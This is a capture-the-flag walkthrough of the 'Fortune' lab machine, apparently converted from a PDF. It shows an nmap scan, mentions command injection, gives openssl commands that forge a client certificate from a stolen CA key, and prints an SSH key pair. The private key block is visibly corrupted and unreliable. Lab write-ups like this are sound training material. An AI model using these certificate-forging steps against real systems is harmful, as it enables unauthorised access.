

# Fortune

## Synopsis

Fortune hosts a web app vulnerable to RCE. Using the RCE the CA key can be read, which is used to create HTTPS client certificates. The client certificate leads to an SSH login, which helps to bypass the firewall. This allows mounting of an NFS share and dropping a suid to be executed as the user. An application is found to be using faulty encryption logic, which allows for escalation of privileges to root.

## Skills


- Enumeration
- Code review
- Creating HTTPS client certificates
- NFS exploitation

## Exploitation


As always we start with the nmap to check what services/ports are open

```
└─# nmap -A 10.10.10.127
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-09 19:56 EDT
Stats: 0:01:57 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.36% done; ETC: 19:58 (0:00:01 remaining)
Nmap scan report for 10.10.10.127
Host is up (0.089s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.9 (protocol 2.0)
|_ ssh-hostkey:
|   2048 07ca21f4e0d2c69ea8f761dfd7efb1f4 (RSA)
|   256 304b25471784af60e280209dfd868846 (ECDSA)
|_  256 93564aee879df65bf9d925a6d8e0087e (ED25519)
80/tcp    open  http         OpenBSD httpd
|_ http-title: Fortune
443/tcp    open  ssl/https?
|_ ssl-cert: Subject: commonName=fortune.htb/organizationName=Fortune Co HTB/stateOrProvinceName=ON/countryName=CA
|_ Not valid before: 2018-10-30T01:13:42
|_ Not valid after:  2019-11-09T01:13:42
|_ _ssl-date: TLS randomness does not represent time
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=8/9%OT=22%CT=1%CU=30761%PV=Y%DS=2%DC=T%G=Y%TM=64D428B3
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=108%TI=RD%TS=22)SEQ(SP=106%G
OS:CD=1%ISR=10E%TI=RD%CI=RI%TS=21)OPS(O1=M53CNNSNW6NNT11%O2=M53CNNSNW6NNT11
OS:%O3=M53CNW6NNT11%O4=M53CNNSNW6NNT11%O5=M53CNNSNW6NNT11%O6=M53CNNSNNT11)W
OS:IN(W1=4000%W2=4000%W3=4000%W4=4000%W5=4000%W6=4000)ECN(R=Y%DF=Y%T=40%W=4
OS:0000%M53CNNSNW6%CC=N%Q=)T1(R=Y%DF=Y%T=40%W=0%S=A%S+F=AS%RD=0%Q=)T2(R=N)T
OS:3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%S+F=AR%O=0%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=S+S+F=AR%O=0%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=S+F=AR%O=0%RD=0%Q=)T7
OS:(R=N)U1(R=Y%DF=N%T=FF%IPL=38%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=6)IE(R
OS:=N)
Network Distance: 2 hops
```


We have two web ports open but when we tried to access 443/HTTPS we got insecure connection error, what means that there is a problem with SSL/TLS certificate




In that case, we visited 80/HTTP, what gave us a very simple web page where we can choose some options





We captured the request and probed for command injection, and we got it,



But because the system we are attacking is not Linux (it's OpenBSD) our attempts to get a reverse shell failed, so we continued enumeration via BurpSuite



During the enumeration process we found private and public openssl keys that can be abused to forge SSL/TLS certificate and compromise the connection between application and web server



We started forging the certificate

```

(root@kali) [~/Desktop/Boxes/Fortune.htb]
# openssl genrsa -out client.key 4096


(root@kali) [~/Desktop/Boxes/Fortune.htb]
# openssl req -new -key client.key -out client.csr
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:simon@fortune.htb
Email Address []:simon@fortune.htb
-----
Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:


(root@kali) [~/Desktop/Boxes/Fortune.htb]
# openssl x509 -req -in client.csr -CA cert.cert -CAkey ca.key -outform PEM -out client.pem
Certificate request self-signature ok
subject=C = AU, ST = Some-State, O = Internet Widgits Pty Ltd, CN = simon@fortune.htb, emailAddress = simon@fortune.htb

(root@kali) [~/Desktop/Boxes/Fortune.htb]
# openssl pkcs12 -export -inkey ca.key -in cert.cert -out client.p12
Enter Export Password:
Verifying - Enter Export Password:


```

Once the malicious certificate was created, we added it in our firefox in the category of trusted certificates






Once the certificated was added , we tried to access 443/HTTPS once again using our forged SSL certificate



And now we accessed the port



After accessing the port, we got an ability to generate SSH keys what automatically adds our IP address to the list of trusted IPs





## AuthPF SSH Access

The following public key has been added to the database of authorized keys:


```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDAUJ1ZGFiS8jBHEAFF1MuG019xmu5CWLBByqKcALZqXurK1qkbt/u51AXGuh2G4xBye1E2xzhj9LSx0PVyq2a76RL2z18jBEGadCLPyBgcnjSUD5ek1K5v3CJdASu5UyKq51F7yOCcHR39ycq2C08Xa3g92YmUx8bKtEpt1cp2BTKs/qY5YTB60FJb2bghaVm/0k501/cEF2F3PtpHNNHwMzAHL
```

The corresponding private key is as follows:

```
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAQCAQEA7Jzc9HmuFTw3g8RTLhmyPc1LAsF9wcq1SHAC2a17cyJk
1a1606dMwL1J0r11hwc1xLsc4V/S8c1j17hmux0x0Nq7T1e1DML2204H1oB1
A+XpCJE9w1XQ0b10Wm1quZ8e7zgnB8d/cmk0Hf214Pd1jDw1wcfJE3qbdXMQ
b5cP1eck2+q5W9h4E12v9J0Tpt6BPBMd27a72jT11skw152TvjJgchT0KvJ
W84x1dFyGT60U2z55b0h7Kw1E15eb9y00V0y0B15y9Kw1cFtRq1j1aUd
aJ957ZcvPpT7F5a05spjHg/te/eNgz+q+BEWQIDAQABAQ1BAFknoHx2AX1NBNV
LHw5WJ3Q16WBLU14CpQE1D2HhCM2MfU3JwfyJ5qL7m01TEL9/1B0u41K3C
x1R120R6G0A14F01Z8B1+pbw1fTf1R11Z4M0/Du453k0w0JL1xnd5a40M1gmb0
ZUNG8XocJ149+Hbedgc55uK2La4C8eG5YbWc7F55hpk/nh1Zgg457HeTVAP
naKgtg8etSH1JMBJ61U4B1Za5UuANyD9U894u69M2GfP1gPWPSPHqV281NaB2
7147FTE1BHEFJ1C0M1ek0th05GGU4K8qg8Pw1v7wYwC1JF5G0a1r5G843cy
E4A6YEGYEA+WofLUnzzfMufqjRTuZRD0Mdc55s8r68POVY1EPTnFVdcJX0K2
xnu550mucRL1Ty/VAGN38k19LdLID+/Xnu510eU1M1U1/cGc85wfgqj3T0k
08N04YK5F+0K6CT11m40p1+1u1JwC8jVcB15ny48Pw1cy1a1u1g1A01CF
KAQ9QUBVPorH0vY1VATgk+Voo0n7JwK+cSAaxn141RQ1u0hna5w52kb1A2
vU0U1H7Wt1+1u1E1n0Cn8510h03nB0z178h48JX2n7PQ1ng6655cy1N2C61zLG
Cp0L1+Y8TCz1b1ygd0H1A00L5cm0MFT1131E6uKqYEA2X011s44LUN0U1OPB0C
X9L1+BDaUQTPavk1s1b21V86v76V9HQEJg042uz1u1J1VJ1Ja084w/XQ04B0L
2443/0n0D0u220+u05L1u058e2K13h2W0U8J1SAJ1JL1E1J04cPy6Ez44yVPPY5
904u1F0J1u021u04c04d0KcYR0x1y1u1K1W7K5cH6G1513hC0D1z1u1J155T2
EMfQhuvnBMT14AFn1x1nspFCM2Q1+AFNLKcm1uFvDg0pau40z14dP8HqEYHh60
182W0KASJ1J0V9hwa2q5pM0J12H1dr2vge086q4q1h2J14y8y+wa7J025
Z15YV08G0D0u11T110nD0H4K1101KEM1uwa2C0M0u0P40H00c1W04u1y0g
BY1VfFyWkkg0G0K0M0053Yyxf70Z1NrB11e1p15c5Sul168V1n1d1u1J1
T11u1W0EEL72g4BRKvHF10D08KJ0Zv0dLvoH+9V15bq288Bew==
-----END RSA PRIVATE KEY-----
```


Please save the above key pair to your local system with appropriate file permissions and use your OpenSSH client with the `-i` option to obtain elevated network access to the server.

